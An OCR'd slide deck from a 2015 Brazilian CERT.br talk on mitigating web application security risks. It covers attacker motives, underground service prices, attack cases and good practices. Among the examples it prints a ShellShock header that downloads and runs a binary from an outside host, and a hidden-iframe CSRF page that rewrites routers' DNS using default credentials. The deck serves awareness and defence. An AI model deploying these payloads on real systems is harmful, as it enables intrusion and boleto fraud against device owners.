Campus Party Recife 2015 – CPRecife4

23 – 26 de julho de 2015

Recife, PE

Mitigando os riscos de Segurança em aplicações web

Lucimara Desiderá
lucimara@cert.br

cert.br nic.br cgi.br

Comitê Gestor da Internet no Brasil – CGI.br


Tem a missão de estabelecer diretrizes estratégicas relacionadas ao uso e desenvolvimento da Internet no Brasil

Dentre as atribuições definidas no Decreto Presidencial nº 4.829, de 03 de setembro de 2003, destacam-se:

- **a proposição de normas e procedimentos relativos à regulamentação das atividades na internet;**
- **a recomendação de padrões e procedimentos técnicos operacionais para a internet no Brasil;**
- **o estabelecimento de diretrizes estratégicas relacionadas ao uso e desenvolvimento da internet no Brasil;**
- **a promoção de estudos e padrões técnicos para a segurança das redes e serviços no país;**
- **a coordenação da atribuição de endereços internet (IPs) e do registro de nomes de domínios usando <.br>;**
- **a coleta, organização e disseminação de informações sobre os serviços internet, incluindo indicadores e estatísticas.**
- **ser representado nos fóruns técnicos nacionais e internacionais relativos à Internet;**


http://www.cgi.br/sobre/

Estrutura do CGI.br e NIC.br



1 – Ministério da Ciência e Tecnologia (Coordenação)
2 – Ministério das Comunicações
3 – Casa Civil da Presidência da República
4 – Ministério da Defesa
5 – Ministério do Desenvolvimento, Indústria e Comércio Exterior
6 – Ministério do Planejamento, Orçamento e Gestão
7 – Agência Nacional de Telecomunicações (Anatel)
8 – Cons. Nacional de Desenvolvimento Científico e Tecnológico
9 – Fórum Nac. de Secretários Estaduais para Assuntos de C&T
10 – Representante de Notório Saber em assuntos de Internet

11 – provedores de acesso e conteúdo
12 – provedores de infra-estrutura de telecomunicações
13 – indústria de bens de informática, telecomunicações e software
14 – segmento das empresas usuárias de Internet
15-18 – representantes do terceiro setor
19-21 – representantes da comunidade científica e tecnológica



SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org

The Honeynet PROJECT

Criado em 1997 para:

- **Ser um ponto de contato nacional para notificação de incidentes**
- **Prover a facilitação e o apoio necessários no processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil
http://www.nic.br/grupo/historico-gts.htm | http://www.cert.br/sobre/

Agenda

- Cenário atual
  - Motivação: por que alguém iria querer me atacar?
  - Estamos Facilitando para o “Lado Negro”
  - É Fato: Ataques e Fraudes
- Mitigando os riscos
  - Pensando na Segurança
  - Boas práticas:
    - Para desenvolvedores
    - Para administradores
- Referências adicionais

Cenário atual

cert.br nic.br cgi.br

Por que alguém iria querer me atacar?

- **Desejo de autopromoção**
- **Política / Ideológica**
- **Espionagem (industrial / política)**
- **FINANCEIRA**
  - **fraudes**
  - **mercado negro**
    - **venda de dados pessoais/financeiros**
    - **propagação de *malware***
    - **ataques de negação de serviço**
    - **venda de *exploits* e *zero-days***

Estamos Facilitando para o “Lado Negro”

- **Segurança não é parte dos requisitos**
- ***Softwares* têm muitas vulnerabilidades**
  - **pressão econômica para lançar, mesmo com problemas**
  - **falta capacitação/formação para desenvolver com requisitos de segurança**
- **Instalação / configuração “*default*”**
- **Falta de manutenção (atualizações / correções de bugs)**
- **Ferramentas de ataque “estão a um clique de distância”**
- **Descrédito*: “Segurança, isso é paranóia. Não vai acontecer”***

É Fato: Ataques e Fraudes

Russian Underground – Serviços disponíveis

- **Pay-per-Install (global mix or specific country): $12–$550**
- **Bulletproof-hosting with DDoS protection: $2000 per month**
- **Styx Sploit Pack rental (affects Java and Adobe Acrobat and Flash Player) $3000/month**
- **Programming: web server hacking $250; browser-in-the-middle $850; trojans $1300**
- **Windows rootkit (for installing malicious drivers): $292**
- **Linux rootkit: $500**
- **Hacking Facebook or Twitter account: $130**
- **Hacking Gmail account: $162**
- **Hacking corporate mailbox: $500**

"Proxy service: HTTP, HTTPS, SOCKS4, SOCKS5; prices: 5 days = US$4; 10 days = US$8; 30 days = US$20; 90 days = US$55"

Offering	Price
Bots (i.e., consistently online 40% of the time)	US$200 for 2,000 bots
DDoS botnet	US$700
DDoS botnet update	US$100 per upda

Offering	Price
1-day DDoS service	US$30-70
1-hour DDoS service	US$10
1-week DDoS service	US$150
1-month DDoS service	US$1,200

"Setup of ZeuS: US$100, support for botnet: US$200/month, consulting: US$30."

Fonte: Read Russian Underground 101 - Trend Micro
http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf

É fato: Força bruta em conta administrativa padrão

4/15/2013
11:21 AM

WordPress Hackers Exploit Username 'Admin'

Mathew J. Schwartz
News

Connect Directly

2 COMMENTS
COMMENT NOW

Login

50% 50%

Tweet

Anecdotal evidence suggests that many WordPress installations are still using the default setting of "admin" for their administrator account. "Almost 3 years ago we released a version of WordPress (3.0) that allowed you to pick a custom username on installation, which largely ended people using 'admin' as their default username," said Mullenweb in a blog post. "If you still use 'admin' WordPress username set to "admin," change it immediately.

That warning was issued Friday by WordPress founder Matt Mullenweg, in the wake of reports that thousands of WordPress sites with an administrator username set to "admin" or "Admin" had been compromised via large-scale brute force attacks. Service provider HostGator, notably, reported Thursday that "this attack is well organized and ... very

Anonymous: 10 Things We Have Learned In

According to Cid, of the approximately 1,000 different password guesses used by attackers, the six most commonly guessed passwords are "admin," "123456," "666666," "111111," "12345678" and "qwerty."

approximately 18% of all websites -- by some estimates, about 64 million sites -- run WordPress.


Fonte: http://www.darkreading.com/attacks-and-breaches/wordpress-hackers-exploit-username-admin/d/d-id/1109538/

É fato: Força bruta em conta admin padrão (cont.)

```
2015-07-21 22:51:00 +0000: wordpress-honeyd.pl[5700]: wp-login.php:
IP: xxx.xxx.xxx.247, action: failed login, user: "admin", pass: "admin123"
2015-07-21 22:51:03 +0000: wordpress-honeyd.pl[11055]: wp-login.php:
IP: xxx.xxx.xxx.247, action: failed login, user: "admin", pass: "1234admin"
2015-07-21 22:51:11 +0000: wordpress-honeyd.pl[26989]: wp-login.php:
IP: xxx.xxx.xxx.247, action: failed login, user: "admin", pass: "password"
2015-07-21 22:51:14 +0000: wordpress-honeyd.pl[31731]: wp-login.php:
IP: xxx.xxx.xxx.247, action: failed login, user: "admin", pass: "senha"
2015-07-21 22:51:15 +0000: wordpress-honeyd.pl[29016]: wp-login.php:
IP: xxx.xxx.xxx.247, action: failed login, user: "admin", pass: "senha123"
2015-07-21 22:51:14 +0000: wordpress-honeyd.pl[12531]: wp-login.php:
IP: xxx.xxx.xxx.247, action: failed login, user: "admin", pass: "mudar123"
```

Fonte: Logs coletados nos servidores *honeypots* do CERT.br

É fato: “Operation Ababil”



Lessons learned from the U.S. financial services DDoS attacks

BY: ARBOR NETWORKS - 12/13/2012

By Dan Holden and Curt Wilson of Arbor’s Security Engineering & Response Team (ASERT)

During the months of September and October we witnessed targeted and very serious DDoS attacks against U.S. based financial institutions. They were very much premeditated, focused, advertised before the fact, and executed to the letter.

In th

compromised PHP Web applications were used as bots in the attacks

many WordPress sites, often using the out-of-date TimThumb plugin

Joomla and other PHP-based applications were also compromised

compromised webservers hosting the tools directly or through intermediate servers/proxies

Unmaintained sites running out-of-date extensions are easy targets and the attackers

KamiKaze and AMOS which were used a bit less often. Brobot has also been referred to as

to upload various PHP webshells which were then used to further deploy attack tools

The attack tactics observered were a mix of application layer attacks on HTTP, HTTPS and DNS with volumetric attack traffic on a variety of TCP, UDP, ICMP and other IP protocols. The

Fonte: http://www.arbornetworks.com/asert/2012/12/lessons-learned-from-the-u-s-financial-services-ddos-attacks/

É fato: Abuso de serviços de *cloud* para DDoS

amazon web services

Possible Insecure Elasticsearch Configuration

May 29, 2014

Elasticsearch (http://www.elasticsearch.org/) is a popular open source search server. We were recently made aware of two potential security issues with this software. While these are not issues with AWS, we wanted to

The first issue is an insecure default configuration for versions of this software earlier than 1.2, outlined in CVE-2014-3120 (http://bouk.co/blog/elasticsearch-rce/). Attackers who take advantage of this insecure configuration can run arbitrary commands with the privileges of the Elasticsearch daemon.

The second issue is a lack of access control that applies to all versions of Elasticsearch. Anyone who can connect to the search port can query or alter any index on the server. These issues pose the greatest risk when an Elasticsearch server is open to the entire Internet and is running on the default port, 9200/tcp.

The second issue is a lack of access control that applies to all versions of Elasticsearch. Anyone who can connect to the search port can query or alter any index on the server. These issues pose the greatest risk when an Elasticsearch server is open to the entire Internet and is running on the default port, 9200/tcp.

In addition, if you are running a version of Elasticsearch prior to 1.2, you should disable the dynamic script execution support in Elasticsearch. More about this can be found here: http://bouk.co/blog/elasticsearch-rce/#how_to_secure_against_this_vulnerability

If you are using Elasticsearch in production, we recommend that you audit your security groups and, if necessary, take appropriate steps to restrict access to your Elasticsearch servers.

Fonte: http://aws.amazon.com/security/security-bulletins/possible-insecure-elasticsearch-configuration/

É fato: “ShellShock” (*feature* que virou *bug*)

Fonte http://www.ehackingnews.com/2014/09/shellshock-bash-bug.html

É fato: “ShellShock” – *exploit in the wild*

Ok, shits real. Its in the wild... src:162.253.66.76

gistfile1.txt — Raw

```
1  GET./.HTTP/1.0
2  .User-Agent:.Thanks-Rob
3  .Cookie:().{.:;.};.wget.-O./tmp/besh.http://162.253.66.76/nginx;.chmod.777./tmp/besh;./tmp/besh;
4
5
6
7
8
9
10
11
12
13
14
15 73b0d95541c84965fa42c3e257bb349957b3be626dec9d55efcc6ebcba6fa489  nginx
16
17 Looking at string variables, it appears to be a kernel exploit with a CnC component.
18 - found by @yinettesys
```

```
T 2014/09/25 14:31:49.075308 188.138.9.49:59859 ->
honeypot:80 [AP]GET /cgi-bin/tst.cgi HTTP/
1.0..Host: ..User-Agent: () { :; }; echo ; echo q
werty..Accept: */*....
```

Fonte: Logs coletados nos servidores *honeypots* do CERT.br

Fonte: https://gist.github.com/anonymous/929d622f3b36b00c0be1

Ataques a Servidores Web / CMS

- **Hacking WordPress Website with Just a Single Comment (Monday, April 27, 2015)**

  http://thehackernews.com/2015/04/WordPress-vulnerability.html

  - **"...The vulnerability allows a hacker to *inject malicious JavaScript code into the comments... This could allow hackers to change passwords, add new administrators...*"**


- **Zero-Day Flaw in WordPress Plugin Used to Inject Malware into Sites (February 06, 2015)**

  http://www.securityweek.com/zero-day-flaw-wordpress-plugin-used-inject-malware-sites

  - ***"Cybercriminals have exploited a zero-day flaw in the popular FancyBox for WordPress plugin to inject malicious iframes into many websites. The vulnerability has been patched."***

Fraude de Boleto Envolvendo CPEs e DNS

- **Objetivo**: adulterar o boleto para que o fraudador seja beneficiário
- **Veículo**: comprometimento de CPEs: “modems” e roteadores banda larga
  - forçar uso de DNS malicioso que aponta para página falsa de geração de boleto ou instala *malware* para alterar boleto
  - **via ataques CSRF, através de iFrames com JavaScripts maliciosos**



iFrame em Página Comprometida: **para Alterar o DNS de CPEs**

```
<html>
<body>
<iframe height=0 width=0 id="cantseeme" name="cantseeme"></iframe>
<form name="csrf_form" action="http://192.168.123.254/goform/AdvSetDns"
method="post" target="cantseeme">
…
<input type="hidden" name="DS1" value='64.186.158.42'>
<input type="hidden" name="DS2" value='64.186.146.68'>
<script>document.csrf_form.submit();</script>
<img src="http://admin:admin@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img src="http://root:root@IP_Vitima/dnscfg.cgi?
dnsPrimary=64.186.158.42&dnsSecondary=64.186.146.68&dnsDynamic=0&dnsRefresh=1"
border=0 width=0 height=0>
<img width=0 height=0 border=0 src='http://admin:admin@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<img width=0 height=0 border=0 src='http://root:root@IP_Vitima/dnsProxy.cmd?
enblDproxy=0&PrimaryDNS=64.186.158.42&SecondaryDNS=64.186.146.68'></img>
<META http-equiv='refresh' content='1;URL=reboot.php'>
</body>
</html>
```

Mitigando os Riscos
Boas Práticas

cert.br nic.br cgi.br

Boas Práticas: para Desenvolvedores (1/2)

- **Pensar em Segurança desde os requisitos**
  - Requisitos de Confidencialidade, Integridade e Disponiblidade
  - Pensar também nos casos ABUSO (o ambiente é **HOSTIL**)

OWASP Top 10 – 2013
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – Cross-Site Scripting (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – Cross-Site Request Forgery (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Boas Práticas: para Desenvolvedores (2/2)

- **Cuidados na codificação:**
  - **Validar entrada de dados (não apenas no *browser* do usuário com JavaScript)**
    - ***overflow*, *injection***
    - **dados controlados pelo usuário (comentários em *blogs*, campos de perfil)**
  - **Tratamento de erros**
    - ***fail safe***
  - **Autenticação e controle de sessão**
    - **Garantir as duas pontas da conexão (evitar *man-in-the-middle*, *redirect*)**
    - **Cuidado com exposição de IDs de usuário**
  - **Criptografia**
    - **Não incluir senhas / chaves no código fonte**
    - **Não transmitir / armarzenar dados de usuário em claro**


Boas Práticas: para Administradores

- **Não instale/execute o *software* com usuário privilegiado (root / Administrator)**
- **Crie usuários distintos para diferentes *softwares* e funções**
  - **Web/app *server*, DB**
  - **Aplique o Princípio de "Privilégios mínimos"**
- **Não utilize contas padrão de administração**
- **Utilize senhas fortes (proteja-se de força bruta)**
  - **Considerar *two factor authentication***
- ***Hardening***
  - **Siga os guias de segurança dos respectivos fornecedores**
  - **Restrinja acesso à interface de administração**
  - **Seja criterioso nas permissões a arquivos e diretórios**
- **Mantenha o servidor atualizado (processo contínuo)**
  - **Sistema Operacional, *Software* do web/app *server* e *plugins***
- **Monitoração (*logs*, eventos, boletins de fornecedores)**
- **Faça *backup* e teste a restauração**

Referências Adicionais


cert.br nic.br cgi.br

Segurança de *Software* (1/3)




ISBN: 978-0071626750

